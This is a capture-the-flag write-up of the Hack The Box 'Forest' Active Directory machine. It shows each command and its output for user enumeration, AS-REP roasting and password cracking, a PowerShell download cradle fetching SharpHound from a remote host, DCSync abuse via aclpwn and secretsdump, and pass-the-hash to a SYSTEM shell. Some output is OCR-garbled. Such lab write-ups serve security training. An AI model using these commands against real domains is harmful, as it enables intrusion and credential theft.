# Forest hack the box machine – writeup

**Ip 10.10.10.161 By yodamaster** 

Give respect: <a href="https://www.hackthebox.eu/home/users/profile/49841">https://www.hackthebox.eu/home/users/profile/49841</a>

First we start enumeration:

## Nmap:

- nmap -sC -sV 10.10.10.161

```
Starting Nmap 7.60 ( https://nmap.org ) at 2019-11-03 10:38 IST
Nmap scan report for 10.10.10.161
Host is up (0.091s latency).
Not shown: 989 closed ports
        STATE SERVICE
                             VERSION
53/tcp open domain Microsoft DNS
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2019-11-03 08:45:53Z)
                            Microsoft Windows RPC
135/tcp open msrpc
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap
                             Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
        open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
445/tcp
464/tcp open kpasswd5?
593/tcp open ncacn http
                             Microsoft Windows RPC over HTTP 1.0
636/tcp open
               tcpwrapped
                             Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3268/tcp open ldap
3269/tcp open
               tcpwrapped
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
 clock-skew: mean: 6m48s, deviation: 0s, median: 6m48s
  smb-os-discovery:
    OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
    Computer name: FOREST
    NetBIOS computer name: FOREST\x00
    Domain name: htb.local
    Forest name: htb.local
    FQDN: FOREST.htb.local
    System time: 2019-11-03T01:46:00-07:00
  smb-security-mode:
   account_used: <blank>
authentication_level: user
    challenge response: supported
    message signing: required
  smb2-security-mode:
    2.02:
     Message signing enabled and required
  smb2-time:
    date: 2019-11-03 10:46:02
    start date: 2019-11-03 10:41:40
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 133.45 seconds
```

# Plan attack path:

we can see this is an active directory domain environment (htb.local) windows server 2016.

- Enumerate dns (53)
- Enumerate msrpc,smb (135,445) maybe we can pull users and or open shares
- Enumerate ldap (389,3268,3269) maybe we can pull users, email, passwords
- Enumerate kerberos (88)

#### **Dns Enumeration – using nslookup:** zone transfer

```
oot@kali:~/Desktop/hackthebox/forest# nslookup
> server 10.10.10.161
Default server: 10.10.10.161
Address: 10.10.10.161#53
> 127.0.0.1
1.0.0.127.in-addr.arpa name = localhost.
> htb.local
Server:
                10.10.10.161
Address:
               10.10.10.161#53
Name: htb.local
Address: 10.10.10.161
> set q=AXFR
> //htb.local
Server:
                10.10.10.161
Address:
                10.10.10.161#53
** server can't find //htb.local: NXDOMAIN
; Transfer failed.
> //forest.htb.local
Server:
                10.10.10.161
                10.10.10.161#53
Address:
** server can't find //forest.htb.local: NXDOMAIN
 Transfer failed.
```

# **Smb Enumeration – using smbmap and smbclient**

- Check for open shares:

```
@kali:~/Desktop/hackthebox/forest# smbmap -H 10.10.10.161
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.161...
[+] IP: 10.10.10.161:445 Name: 10.10.10.161
       Disk
                                                                Permissions
[!] Access Denied
     |kali:~/Desktop/hackthebox/forest# smbclient -L \\10.10.10.161 -N
Anonymous login successful
       Sharename
                                Comment
                       Type
smblcli req writev submit: called for dialect[SMB3 11] server[10.10.10.161]
Error returning browse list: NT_STATUS_REVISION_MISMATCH
Reconnecting with SMB1 for workgroup listing.
do connect: Connection to 10.10.10.161 failed (Error NT STATUS RESOURCE NAME NOT FOUND)
Failed to connect with SMB1 -- no workgroup available
```

- We don't have any open shares without creds, lets continue to RPC:

```
kali:~/Desktop/hackthebox/forest# rpcclient -U "" 10.10.10.161 -N
pcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtqt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[SM ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM 75a538d3025e4db9a] rid:[0x466]
user:[SM 1b41c9286325456bb] rid:[0x468]
user:[SM 7c96b981967141ebb] rid:[0x46a]
user:[SM c75ee099d0a64c91b] rid:[0x46b]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
rpcclient $>
```

we can see that we successfully enumerated a list of users using rpcclient !!! the next step will be trying to get a password to one of those users. Maybe ldap can give us something.

#### **Ldap Enumeration – using nmap script (ldap-search)**

```
li:~/Desktop/hackthebox/forest# nmap --script ldap-search -p 389 10.10.10.161
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-19 12:24 IST
Nmap scan report for 10.10.10.161
Host is up (0.092s latency).
PORT
       STATE SERVICE
389/tcp open ldap
  ldap-search:
   Context: DC=htb,DC=local
     dn: DC=htb,DC=local
         objectClass: top
         objectClass: domain
         objectClass: domainDNS
         distinguishedName: DC=htb,DC=local
         instanceType: 5
         whenCreated: 2019/09/18 17:45:49 UTC whenChanged: 2019/11/19 05:39:33 UTC
         subRefs: DC=ForestDnsZones,DC=htb,DC=local
         subRefs: DC=DomainDnsZones,DC=htb,DC=local
         subRefs: CN=Configuration,DC=htb,DC=local
         uSNCreated: 4099
         uSNChanged: 266275
         name: htb
         objectGUID: dff0c71a-49a9-264b-8c7b-52e3e2cb6eab
         \x00\x00\x00\x00\x00\x00\x00\x80+\xBA\x07\xA0+|B\x8E\x91\xB7\x8C\xE2\xAFM\x9B
         \xF0\x00\x00\x00\x00\x00\x00\xFCN\x99\x13\x03\x00\x00\x00i\xB5Y\x1F\xFA\x8B\xA9G\xB3\x
k#YyAJ\xB9Y \x82h\x9A\x08q\x05\xA0\x00\x00\x00\x00\x00 !\x99\x13\x03\x00\x00\x70!?9\xEE\
0\x00\x00\x10<\x01A\xB4\x8C\x9DE\x88\xE2z\xBC\x05\x8E\xE3\xD7\x150\x03\x00\x00\x00\x00\x00\x00\xD5\x
\x00\x00\x00\x9F=\x99\x13\x03\x00\x00\x00N|cxf\x16\xECI\xAB\x9C\xCDQ\xEE`H\x81\x13p\x02\x00\x00\
\x0C\x10\x01\x00\x00\x00\x00\x00\x86\xC5\x99\x13\x03\x00\x00\x00\xB7\x02\xFE\x8F
         \xB6\xFBE\x99\x96!"\xAD1\x8A\xA7\x06\xB0\x00\x00\x00\x00\x00\xD7)\x99\x13\x03\x00\
xCA\xAD\x99\x13\x03\x00\x00\x00P]\xEF\xA2\6\xF3L\xBD\xC6\xE1/7\x82\x91\xD9\x17\xA0\x03\x00\x00\x
0\x00\x00\x00\x00\x00\x00\x00\xCFE\x99\x13\x03\x00\x00\x00\x12\xE3\xA9\xF1\xC0\xBA\xB70\xAEj\x87\xBC
         creationTime: 132186155739724618
          forceLogoff: -9223372036854775808
         lockoutDuration: -18000000000
         lockOutObservationWindow: -18000000000
         lockoutThreshold: 0
         maxPwdAge: -36288000000000
minPwdAge: -864000000000
         minPwdLength: 7
         modifiedCountAtLastProm: 0
         nextRid: 1000
         pwdProperties: 0
         pwdHistoryLength: 24
         objectSid: 1-5-21-3072663084-364016917-1341370565
         serverState: 1
         uASCompat: 1
         modifiedCount: 1
         auditingPolicy: \x00\x01
         nTMixedDomain: 0
```


Ldap didn't gave anything new only some email accounts that we already have. We still need a password to one of the users lets check kerberos.

# **Kerberos Enumeration**

# **AS-REP-Roasting**

AS-REP Roasting is an attack against Kerberos for user accounts that do not require preauthentication when requesting a TGT.

The attacker can make KRB\_AS\_REQ [1] without authentication and get KRB\_AS\_REP(TGT) [2] which includes the user password hash.



#### Performing AS-REP Roasting with GetNPUsers (part of the impacket tool kit):

What we need:

list of usernames to check (we have it from rpcclient)

```
• ip of the server (10.10.10.161)

ootekali:-/Desktop/hackthebox/forest# GetHPUsers.py htb.local/ -usersfile
mpacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation
    User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
     Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked
    Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
     Kerberos SessionError: KDC ERR CLIENT REVOKED(Clients credentials have been revoked
      Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked
    Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
    Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
      Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
    User HealthMailboxc3d7722 doesn't have UF_DONT_REQUIRE_PREAUTH set
User HealthMailboxc5d9daad doesn't have UF_DONT_REQUIRE_PREAUTH set
User HealthMailboxc0a90c9 doesn't have UF_DONT_REQUIRE_PREAUTH set
User HealthMailboxc670628e doesn't have UF_DONT_REQUIRE_PREAUTH set
     User HealthMailbox968e74d doesn't have UF_DONT_REQUIRE_PREAUTH set
    User HealthMailboxoded678 doesn't have UF_DONT_REQUIRE_PREAUTH set
User HealthMailboxoded678 doesn't have UF_DONT_REQUIRE_PREAUTH set
User HealthMailboxod83d6781 doesn't have UF_DONT_REQUIRE_PREAUTH set
User HealthMailboxod87238 doesn't have UF_DONT_REQUIRE_PREAUTH set
User HealthMailboxb01ac64 doesn't have UF_DONT_REQUIRE_PREAUTH set
     User HealthMailbox7108a4e doesn't have UF_DONT_REQUIRE_PREAUTH set
     User HealthMailbox0659cc1 doesn't have UF_DONT_REQUIRE_PREAUTH set
    User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$svc-alfresco@HTB.L0CAI:62f8485e97eIb531217c6be6fafeeab2$6a4807d9cd429190198f9b9d901b5e7de4lf9a586a21c5113cc4e34fa112d2540330be119c5a7b4ba17bbde73e8b196e8360995cbffa8
 a83ba4a99283d85b536083fa97da3f3d083061d3fa7d47acfb8e89f513b16ea4e889839e45c6f088b5c07ddf469016e8a27529c6b5238cdcd436ff1ec3d3a7eddfbab8eebe4107a187a905f0182b0996881623c4f762e2
6c3bbfa47c07c562f41ca8ebe025bad584abf680c26186855a9373ad13518ec9a5f815381690cbb8cf174338a31e75c2f8f2f85590f77779ea685503988b066b5a54e75e8bb7c96f163f38b994553bbe92546dda
 -] User andy doesn't have UF DONT REQUIRE PREAUTH set
-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
```

we got svc-alfresco hash in john the ripper compatible format! Lets crack it.

# Cracking the hash – using john with rockyou wordlist

```
kali:~/Desktop/hackthebox/forest# john --wordlist=/usr/share/wordlists/rockyou.txt hash.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
                 ($krb5asrep$svc-alfresco@HTB.LOCAL)
lq 0:00:00:04 DONE (2019-11-19 13:01) 0.2028q/s 828754p/s 828754c/s 828754C/s s401447401447401447..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

hash has been cracked and we got the password "s3rvice" svc-alfresco:s3rvice

Going back to the nmap we can try using those creds in smb:

```
kali:~/Desktop/hackthebox/forest# smbmap -H 10.10.10.161 -u svc-alfresco -p s3rvice
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.161...
[+] IP: 10.10.10.161:445 Name: 10.10.10.161
       Disk
                                                                Permissions
       ADMIN$
                                                                NO ACCESS
                                                                NO ACCESS
       C$
       IPC$
                                                                READ ONLY
       NETLOGON
                                                                READ ONLY
       SYSVOL
                                                                READ ONLY
```

we only have READ ONLY we need a way to connect to the server with the creds we have.

Lets go back to do some more enumeration.

#### Nmap – scan all ports

```
root@kali:~/Desktop/hackthebox/forest# nmap -p- -T5 10.10.10.161 > nmap.allPorts
root@kali:~/Desktop/hackthebox/forest# cat nmap.allPorts
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-19 13:04 IST
Warning: 10.10.10.161 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.161
Host is up (0.11s latency).
Not shown: 65511 closed ports
         STATE SERVICE
PORT
       open domain
53/tcp
88/tcp
         open kerberos-sec
135/tcp
         open msrpc
139/tcp open netbios-ssn
389/tcp
         open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp
         open http-rpc-epmap
636/tcp
         open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsman
9389/tcp open adws
47001/tcp open winrm
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open unknown
49672/tcp open unknown
49676/tcp open unknown
49677/tcp open unknown
49684/tcp open unknown
49698/tcp open unknown
49717/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 135.30 seconds
```

We can see port 5985 is open so we can use WinRM to connect to the box. Lets use a tool called EvilWinRM- <a href="https://github.com/Hackplayers/evil-winrm">https://github.com/Hackplayers/evil-winrm</a>

we can see that we are on the box and we can read the user flag.

# **Privilege Escalation**

net user svc-alfresco -

```
PS C:\Users\svc-alfresco\Desktop> net user svc-alfresco
User name
                            svc-alfresco
Full Name
                             svc-alfresco
Comment
User's comment
Country/region code
                            000 (System Default)
Account active
                            Yes
Account expires
                             Never
Password last set
                             11/19/2019 3:42:27 AM
Password expires
                             Never
Password changeable
                            11/20/2019 3:42:27 AM
Password required
                            Yes
User may change password
                            Yes
Workstations allowed
                            All
Logon script
User profile
Home directory
Last logon
                             11/19/2019 3:18:14 AM
Logon hours allowed
                             All
Local Group Memberships
Global Group memberships *Domain Users
                                                 *Service Accounts
The command completed successfully.
```

we are a member in Domain Users and Service Accounts.

## doing net groups -

```
PS C:\Users\svc-alfresco\Desktop> net groups
Group Accounts for \\
*$D31000-NSEL5BRJ63V7
*Cloneable Domain Controllers
*Compliance Management
*Delegated Setup
*Discovery Management
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Exchange Servers
*Exchange Trusted Subsystem
*Exchange Windows Permissions
*ExchangeLegacyInterop
*Group Policy Creator Owners
*Help Desk
*Hygiene Management
*Key Admins
*Managed Availability Servers
*Organization Management
*Privileged IT Accounts
*Protected Users
*Public Folder Management
*Read-only Domain Controllers
*Recipient Management
*Records Management
*Schema Admins
*Security Administrator
*Security Reader
*Server Management
*Service Accounts
*test
*UM Management
*View-Only Organization Management
```

#### we see:

- Exchange Servers
- Exchange Trusted Subsystem
- Exchange Windows Permissions

#### **Runing Bloodhound:**


you can check this article on bloodhound and how to run it: <a href="https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-with-bloodhound-on-kali-linux">https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-with-bloodhound-on-kali-linux</a>

upload The SharpHound.ps1 script to the windows machine: iex(new-object net.webclient).DownloadString('<a href="http://x.x.x.x/SharpHound.ps1">http://x.x.x.x/SharpHound.ps1</a>') run:

Invoke-Bloodhound -CollectionMethod All -Domain htb.local -LdapUser svc-alfresco -LDAPPass s3rvice

download the zip file to your machine and feed it to bloodhound.

bloodhound output from svc-alfresco to domain admin



we can see the "Exchange Windows Permission" group has WriteDacl permission on the domain object in Active Directory, the outcome is that every member of this group can modify the domain privileges. One of those is the privilege to perform DCSync operations. And this is why we see this as our attack path in bloodhound.

Dirk-jan Mollema wrote a very good article on Abusing Exchange: One API call away from Domain Admin.

https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/

"The main vulnerability is that Exchange has high privileges in the Active Directory domain."

we can use the tools that he shows in the article but I am going to use a tool called aclpwn.py

https://github.com/fox-it/aclpwn.py

Aclpwn.py is a tool that interacts with BloodHound to identify and exploit ACL based privilege escalation paths. It takes a starting and ending point and will use Neo4j pathfinding algorithms to find the most efficient ACL based privilege escalation path.

#### Attacking using aclpwn.py

```
sktop/hackthebox/forest# aclpwn -f svc-alfresco -ft user -t htb.local -tt domain -d htb.local -dp root -s 10.10.10.161
lease supply the password or LM:NTLM hashes of the account you are escalating from:
   Unsupported operation: GenericAll on EXCH01.HTB.LOCAL (Computer)
   Invalid path, skipping
   Unsupported operation: GetChanges on HTB.LOCAL (Domain)
   Invalid path, skipping
   Path found!
ath [0]: (SVC-ALFRESCO@HTB.LOCAL)-[MemberOf]->(SERVICE ACCOUNTS@HTB.LOCAL)-[MemberOf]->(PRIVILEGED IT ACCOUNTS@HTB.LOCAL)-[MemberOf]->(ACCOUNT OPERATORS@HTB.LOCAL)-[GenericAll]-
(EXCHANGE TRUSTED SUBSYSTEM@HTB.LOCAL)-[MemberOf]->(EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL)-[WriteDacl]->(HTB.LOCAL)
ath [1]: (SVC-ALFRESCO@HTB.LOCAL)-[MemberOf]->(SERVICE ACCOUNTS@HTB.LOCAL)-[MemberOf]->(PRIVILEGED IT ACCOUNTS@HTB.LOCAL)-[MemberOf]->(ACCOUNT OPERATORS@HTB.LOCAL)-[GenericAll]-
(EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL)-[WriteDacl]->(HTB.LOCAL)
lease choose a path [0-1] 1
  Memberof -> continue
   Memberof -> continue
   Memberof -> continue
   Adding user SVC-ALFRESCO to group EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
   Added CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local as member to CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
   Re-binding to LDAP to refresh group memberships of SVC-ALFRESCO@HTB.LOCAL
   Re-bind successful
   Modifying domain DACL to give DCSync rights to SVC-ALFRESCO
   Dacl modification successful
   Finished running tasks
   Saved restore state to aclpwn-20191119-143931.restore
```

we now have DCSync rights to svc-alfresco and we can use impacket secretsdump.py to do so and get the ntlm hash of the administrator.

```
root@kali:~/Desktop/hackthebox/forest# secretsdump.py -just-dc htb.local/svc-alfresco@10.10.10.161
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
```

Using psexac to login with the administrator hash:
root@kali:~/Desktop/hackthebox/forest# psexec.py htb.local/Administrator@10.10.101 -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation [\*] Requesting shares on 10.10.10.161....
[\*] Found writable share ADMIN\$
[\*] Uploading file VAYOUdZI.exe
[\*] Opening SVCManager on 10.10.10.161....
[\*] Creating service pzCv on 10.10.10.161....
[\*] Starting service pzCv....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved. C:\Windows\system32>whoami nt authority\system C:\Windows\system32>

# pwned!